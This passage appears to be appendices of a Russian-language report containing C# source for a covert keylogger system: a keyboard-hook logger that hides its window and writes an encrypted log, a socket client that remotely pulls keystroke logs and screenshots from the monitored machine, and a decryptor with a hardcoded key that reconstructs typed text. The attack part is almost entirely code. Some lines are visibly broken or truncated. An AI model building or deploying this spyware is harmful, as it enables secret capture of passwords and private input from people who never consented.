fileData.CopyTo(clientData, 4 + fileNameByte.Length);

client.Send(clientData);

Console.WriteLine("File:{0} has been sent.", fileName);

}

// Записываем log в файл

public static void Writer(string inputstring)

{

StreamWriter sw = new StreamWriter(Application.StartupPath + @"\log.dat", true);

sw.WriteLine(inputstring);

sw.Flush();

sw.Close();

}

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

[return: MarshalAs(UnmanagedType.Bool)]

private static extern bool UnhookWindowsHookEx(IntPtr hhk);

[DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true, CallingConvention = CallingConvention.Winapi)]

internal static extern short GetKeyState(int keyCode);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,

IntPtr wParam, IntPtr lParam);

[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]

private static extern IntPtr GetModuleHandle(string lpModuleName);

[DllImport("kernel32.dll")]

static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]

static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

[DllImport("user32.dll", CharSet = CharSet.Auto)]

private static extern uint MapVirtualKey(uint uCode, uint uMapType);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

static extern int GetWindowText(IntPtr hWnd, StringBuilder lpString, int nMaxCount);

//------------------------------Пробуем узнать раскладку клавиатуры-------------------------------------------------//

[DllImport("user32.dll", SetLastError = true)]

static extern int GetWindowThreadProcessId(

[In] IntPtr hWnd,

[Out, Optional] IntPtr lpdwProcessId

);

[DllImport("user32.dll", SetLastError = true)]

static extern IntPtr GetForegroundWindow();

[DllImport("user32.dll", SetLastError = true)]

static extern ushort GetKeyboardLayout(

[In] int idThread

);

static ushort GetKeyboardLayout()

{

return GetKeyboardLayout(GetWindowThreadProcessId(GetForegroundWindow(), IntPtr.Zero));

}

}

}

# **Приложение 2. Текст программы SocetClient**

using System;

using System.Collections.Generic;

using System.Linq;

using System.Text;

using System.Net;

using System.Net.Sockets;

using System.Threading.Tasks;

using System.Windows;

using System.Windows.Forms;

using System.IO;

namespace SocketClient

{

class Program

{

static void Main(string[] args)

{

try

{

Console.WriteLine("Введите IP или сетевое имя принимаемого компьютера");

Console.Write("\tIP or Host: ");

Console.CursorVisible = true;

string host = Console.ReadLine();

Console.CursorVisible = false;

Console.WriteLine();

SendMessageFromSocket(host);

}

catch (Exception ex)

{

Console.WriteLine(ex.ToString());

}

finally

{

Console.ReadLine();

}

}

static void SendMessageFromSocket(string host)

{

IPAddress ipAddress = Dns.GetHostEntry(host).AddressList[0];

IPEndPoint ipEndPoint = new IPEndPoint(IPAddress.Parse(host), port: 9050);

Socket sender = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);

// Буфер для входящих данных

byte[] bytes = new byte[1024 \* 1024];

// Соединяем сокет с удаленной точкой

sender.Connect(ipEndPoint);

Console.Write("Введите сообщение: ");

string message = Console.ReadLine();

if (String.IsNullOrEmpty(message)) { message = "empty"; }

else

Console.WriteLine("Сокет соединяется с {0} ", sender.RemoteEndPoint.ToString());

byte[] msg = Encoding.UTF8.GetBytes(message);

// Отправляем данные через сокет

int bytesSent = sender.Send(msg);

// Получаем ответ от сервера

int bytesRec = sender.Receive(bytes);

Console.WriteLine("\nОтвет от сервера: {0}\n\n", Encoding.UTF8.GetString(bytes, 0, bytesRec));

// прием файла

if (message == "screen")

{

SocketReceive(sender, @"\screen.jpg");

}

if (message == "log")

{

SocketReceive(sender, @"\log.dat");

}

// Используем рекурсию для неоднократного вызова SendMessageFromSocket()

if (message.IndexOf("quit") == -1)

SendMessageFromSocket(host);

Console.WriteLine("Передача завершена. Завершите соединение вручную\n");

}

public static void SocketReceive(Socket sender, string fileN)

{

string file = Application.StartupPath + fileN;

byte[] clientData = new byte[1024 \* 5000];

int receivedBytesLen = sender.Receive(clientData);

int fileNameLen = BitConverter.ToInt32(clientData, 0);

string fileName = Encoding.ASCII.GetString(clientData, 4, fileNameLen);

Console.WriteLine("Client:{0} connected & File {1} started received.", sender.RemoteEndPoint, fileName);

BinaryWriter bWrite = new BinaryWriter(File.Open(file, FileMode.Append)); ;

bWrite.Write(clientData, 4 + fileNameLen, receivedBytesLen - 4 - fileNameLen);

Console.WriteLine("File received & saved at path: {1}", fileName, file);

bWrite.Close();

}

}

# **Приложение 3. Текст программы Decrypt**

MainWindow.xaml

<Window

xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"

xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"

xmlns:d="http://schemas.microsoft.com/expression/blend/2008" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="d"

x:Class="Decrypt.MainWindow"

x:Name="Window"

Title="MainWindow"

Width="640" Height="480">

<Grid x:Name="LayoutRoot">

<TextBox x:Name="\_res\_t" Margin="8,73,10,211" TextWrapping="Wrap" AcceptsReturn="True" AcceptsTab="True" VerticalScrollBarVisibility="Auto"/>

<Button x:Name="button1" Content="Открыть..." HorizontalAlignment="Left" Height="29" Margin="8,8,0,0" VerticalAlignment="Top" Width="105" Click="Button\_Click" Foreground="#FF838383"/>

<TextBox x:Name="\_res\_t\_rus" Margin="8,271,10,10" TextWrapping="Wrap" AcceptsReturn="True" AcceptsTab="True" VerticalScrollBarVisibility="Auto"/>

<Label Content="RAW-output" HorizontalAlignment="Left" Height="31" Margin="10,42,0,0" VerticalAlignment="Top" Width="134"/>

<Label Content="Something like a text" HorizontalAlignment="Left" Height="31" Margin="10,240,0,0" VerticalAlignment="Top" Width="134"/>

</Grid>

</Window>

MainWindow.xaml.cs

using System;

using System.Collections.Generic;

using System.Text;

using System.Windows;

using System.Windows.Input;

using System.Windows.Forms;

using System.IO;

using System.Security.Cryptography;

namespace Decrypt

{

public partial class MainWindow : Window

{

public bool isExist = true;

public static string alltext;

public MainWindow()

{

this.InitializeComponent();

public static string Decrypter(string cipherText, string password, string salt = "Key", string hashAlgorithm = "SHA1",

int passwordIterations = 2, string initialVector = "OFRna73m\*aze01xY",int keySize = 256)

{

if (string.IsNullOrEmpty(cipherText))

return "";

byte[] initialVectorBytes = Encoding.ASCII.GetBytes(initialVector);

byte[] saltValueBytes = Encoding.ASCII.GetBytes(salt);

byte[] cipherTextBytes = Convert.FromBase64String(cipherText);

PasswordDeriveBytes derivedPassword = new PasswordDeriveBytes

(password, saltValueBytes, hashAlgorithm, passwordIterations);

byte[] keyBytes = derivedPassword.GetBytes(keySize / 8);

RijndaelManaged symmetricKey = new RijndaelManaged();

symmetricKey.Mode = CipherMode.CBC;

byte[] plainTextBytes = new byte[cipherTextBytes.Length];

int byteCount = 0;

using (ICryptoTransform decryptor = symmetricKey.CreateDecryptor

(keyBytes, initialVectorBytes))

{

using (MemoryStream memStream = new MemoryStream(cipherTextBytes))

{

using (CryptoStream cryptoStream

= new CryptoStream(memStream, decryptor, CryptoStreamMode.Read))

{

byteCount = cryptoStream.Read(plainTextBytes, 0, plainTextBytes.Length);

memStream.Close();

cryptoStream.Close();

}

}

}

symmetricKey.Clear();

return Encoding.UTF8.GetString(plainTextBytes, 0, byteCount);

}

private void Button\_Click(object sender, System.Windows.RoutedEventArgs e)

{

OpenFileDialog openFileDialog1 = new OpenFileDialog();

string line;

\_res\_t.Text = "Пусто";

if(openFileDialog1.ShowDialog() == System.Windows.Forms.DialogResult.OK)

{

System.IO.StreamReader file = new System.IO.StreamReader(openFileDialog1.FileName);

while((line = file.ReadLine()) != null)

string roundtrip = Decrypter(line,"Key");

StringBuilder sb = new StringBuilder(roundtrip);

sb.Replace("LControlKey", "{CTRL}");

sb.Replace("RControlKey", "{CTRL}");

sb.Replace("LShiftKey", "↑");

sb.Replace("RShiftKey", "↑");

sb.Replace("Del", "←");

sb.Replace("Back", "←");

sb.Replace("Назад", "←");

sb.Replace("Enter", " {ENTER}\n");

sb.Replace("Tab", " {TAB} ");

sb.Replace("Add", "");

sb.Replace("Alt", "{ALT}");

sb.Replace("Apps", "");

sb.Replace("Attn", "");

sb.Replace("Cancel", "");

sb.Replace("Capital", "{CAPSLOCK}");

sb.Replace("CapsLock", "{CAPSLOCK}");

sb.Replace("D0", "0");

sb.Replace("D1", "1");

sb.Replace("D2", "2");

sb.Replace("D3", "3");

sb.Replace("D4", "4");

sb.Replace("D5", "5");

sb.Replace("D6", "6");

sb.Replace("D7", "7");

sb.Replace("D8", "8");

sb.Replace("D9", "9");

sb.Replace("Decimal", ".");

sb.Replace("Delete", " {DELETE} ");

sb.Replace("Divide", "/");

sb.Replace("End", " {END}");

sb.Replace("Escape", " {ESC} ");

sb.eplace("F1", "\n{F1}\n");

sb.Replace("F10", "\n{F10}\n");

sb.Replace("F11", "\n{F11}\n");

sb.Replace("F12", "\n{F12}\n");

sb.Replace("F2", "\n{F2}\n");

sb.Replace("F3", "\n{F3}\n");

sb.Replace("F4", "\n{F4}\n");

sb.Replace("F5", "\n{F5}\n");

sb.Replace("F6", "\n{F6}\n");

sb.Replace("F7", "\n{F7}\n");

sb.Replace("F8", "\n{F8}\n");

sb.Replace("F9", "\n{F9}\n");

sb.Replace("Home", " {HOME} ");

sb.Replace("Insert", " {INS} ");

sb.Replace("JunjaMode", "");

sb.Replace("LineFeed", "");

sb.Replace("LMenu", " {ALT} ");

sb.Replace("LWin", " {WIN}");

sb.Replace("Menu", "");

sb.Replace("Multiply", "\*");

sb.Replace("Next", "");

sb.Replace("NumPad0", "0");

sb.Replace("NumPad1", "1");

sb.Replace("NumPad2", "2");

sb.Replace("NumPad3", "3");

sb.Replace("NumPad4", "4");

sb.Replace("NumPad5", "5");

sb.Replace("NumPad6", "6");

sb.Replace("NumPad7", "7");

sb.Replace("NumPad8", "8");

sb.Replace("NumPad9", "9");

sb.Replace("Oem1", ";");

sb.Replace("Oem102", "");

sb.Replace("Oem2", "");

sb.Replace("Oem3", "");

sb.Replace("Oem4", "");

sb.Replace("Oem5", "\\");

sb.Replace("Oem6", "]");

sb.Replace("Oem7", "'");

sb.Replace("Oem8", "");

sb.Replace("OemBackslash", "\\");

sb.Replace("OemClear", "");

sb.Replace("OemCloseBrackets", "]");

sb.Replace("Oemcomma", ",");

sb.Replace("OemMinus", "-");

sb.Replace("OemOpenBrackets", "[");

sb.Replace("OemPeriod", ".");

sb.Replace("OemPipe", "|");

sb.Replace("Oemplus", "+");

sb.Replace("OemQuestion", "?");

sb.Replace("OemQuotes", "");

sb.Replace("OemSemicolon", ";");

sb.Replace("Oemtilde", "~");

sb.Replace("Pa1", "");

sb.Replace("Packet", "");

sb.Replace("PageDown", " {PageDown} ");

sb.Replace("PageUp", " {PageUp} ");

sb.Replace("Pause", "");

sb.Replace("Play", "");

sb.Replace("Print", "");

sb.Replace("PrintScreen", " {PrintScreen} ");

sb.Replace("Prior", "");

sb.Replace("ProcessKey", "");

sb.Replace("RButton", " {RButton} ");

sb.Replace("Return", "{Enter}\n");

sb.Replace("Right", " {RIGHT} ");

sb.Replace("RWin", "\n{WIN}");

sb.Replace("Scroll", "");

sb.Replace("Space", " ");

sb.Replace("Select", "");

sb.Replace("SelectMedia", "");

sb.Replace("Separator", "");

alltext += sb.ToString();

}

file.Close();

\_res\_t.Text = MyFunc(alltext);

\_res\_t.Text = \_res\_t.Text.ToLower(); // делает все буквы маленькими

string[] stringSeparators = new string[] {"\n"};

string[] mystr = \_res\_t.Text.Split(stringSeparators, StringSplitOptions.None);

string En = "~!@#$%^&\*()\_+QWERTYUIOP{}|ASDFGHJKL:\"ZXCVBNM<>?`1234567890-=qwertyuiop[]\\asdfghjkl;'zxcvbnm,./↑←↓ ";

string SpEn = "~!@#$%^&\*()\_+QWERTYUIOP{}|ASDFGHJKL:\"ZXCVBNM<>?`!@#$%^&\*()-=qwertyuiop[]\\asdfghjkl;'zxcvbnm,./↑←↓ ";

string Ru = "Ё!\"№;%:?\*()\_+ЙЦУКЕНГШЩЗХЪ/ФЫВАПРОЛДЖЭЯЧСМИТЬБЮ,ё1234567890-=йцукенгшщзхъ\\фывапролджэячсмитьбю.↑←↓ ";

string Sp = "Ё!\"№;%:?\*()\_+ЙЦУКЕНГШЩЗХЪ/ФЫВАПРОЛДЖЭЯЧСМИТЬБЮ,ё!\"№;%:?\*()-=йцукенгшщзхъ\\фывапролджэячсмитьбю.↑←↓ ";

char[] enen = En.ToCharArray();

char[] ruru = Ru.ToCharArray();

char[] spsp = Sp.ToCharArray();

char[] spen = SpEn.ToCharArray();

int a = enen.Length;

int b = ruru.Length;

var dictionary = new Dictionary<char, char>();

for (int i = 0; i < a; i++)

{

dictionary.Add(enen[i], ruru[i]);

}

var result = new StringBuilder();

int d = ruru.Length - 1;

int f = enen.Length - 1;

foreach (string str1 in mystr)

{

if(str1 == "Start")

{ isExist = true; }

if ((str1 == "первоначальная раскладка: 1033") || (str1 == "<смена раскладки: 1033 >") || (str1== "<Смена раскладки: 1033 >") )

{ isExist = true; }

if ((str1 == "первоначальная раскладка: 1049") || (str1 == "<смена раскладки: 1049 >" || (str1 == "<Смена раскладки: 1049 >") ))

{ isExist = false; }

if (isExist == true)

{

foreach (char j in str1)

result.Append(j);

result.Append("\n");

for (int k = 1; k < f; k++)

{

result.Replace(enen[k] + "←", ""); // удаляем одиночный символ

result.Replace("↑" + enen[k] + "↓" + "←", ""); // удаляем символ

result.Replace("↑" + enen[k] + "↓", spen[k].ToString().ToUpper()); // Ставим Большой символ

result.Replace("↑" + enen[k]+ "↓", spen[k].ToString()); // Меняем цифры на знаки

}

}

else

{

if (!Cheack(str1))

{

foreach (char c in str1)

{

try

{

if (c != '\0')

result.Append(dictionary[c]);

else

{

result.Append("\n");

}

}

catch

{

}

}

result.Append("\n");

}

else

{

foreach (char c in str1)

{

result.Append(c);

}

result.Append("\n");

}

for (int i = 1; i < d; i++)

{

result.Replace(ruru[i] + "←", ""); // удаляем одиночный символ

result.Replace("↑" + ruru[i] + "↓" + "←", ""); // удаляем символ

result.Replace("↑" + ruru[i] + "↓", spsp[i].ToString().ToUpper()); // Ставим Большой символ

result.Replace("↑" + ruru[i] + "↓", spsp[i].ToString()); // Меняем цифры на знаки

}

}

}

result = Nicelook(result);

\_res\_t\_rus.Text = result.ToString();

}

}

public StringBuilder Nicelook(StringBuilder result)

{

result.Replace("ХутеукЪ", "{enter}");

result.Replace("{enter}", "{enter}");

result.Replace("первоначальная раскладка: 1033", "Английский Язык");

result.Replace("<Смена раскладки: 1033 >", "Изменить на английский");

result.Replace("<смена раскладки: 1033 >", "Изменить на английский");

result.Replace("Б Ж 1033 Ю", "Изменить на английский");

result.Replace("< : 1033 >", "Изменить на английский");

result.Replace("первоначальная раскладка: 1049", "Русский язык");

result.Replace("<Смена раскладки: 1049 >", "Изменить на русский");

result.Replace("<смена раскладки: 1049 >", "Изменить на русский");

result.Replace("Б Ж 1049 Ю", "Изменить на русский");

result.Replace("< : 1049 >", "Изменить на русский");

result.Replace("Бсмена раскладки: 1049 Ю", "Изменить на русский");

result.Replace("ХсекдЪч", "{CTRL}x");

result.Replace("ХсекдЪм", "{CTRL}v");

result.Replace("ХсекдЪс", "{CTRL}c");

result.Replace("ХсекдЪя", "{CTRL}z");

result.Replace("ХсекдЪа", "{CTRL}f");

result.Replace("ХсекдЪф", "{CTRL}a");

result.Replace("ХсекдЪт", "{CTRL}n");

result.Replace("ХсекдЪе", "{CTRL}t");

result.Replace("ХсекдЪ", "{CTRL}");

result.Replace("БсщзнЮ", "<COPY>");

result.Replace("БзфыеуЮ", "<PASTE>");

result.Replace("<jnvtyf>", "<Отмена>");

result.Replace("<bcrfnm>", "<Искать>");

result.Replace("<dsltkbnm dc`>", "<Выделить всё>");

result.Replace("<yjdsq>", "<Новый>");

result.Replace("<yjd.drkflrf>", "<Нов.вкладка>");

result.Replace("<dshtpfnm>", "<Вырезать>");

result.Replace("рщьу", "{HOME}");

result.Replace("ХуысЪ", "{esc}");

return result;

}

public static string MyFunc(string text)

{

int count = 0;

string newtext = "";

foreach (char ch in text)

{

if (ch == '↑')

{

count++;

}

else

{

if (count > 1)

{

newtext += "↑(" + count + ")";

}

if (count == 1)

{

newtext += "↑";

}

newtext += ch;

count = 0;

}

}

return newtext;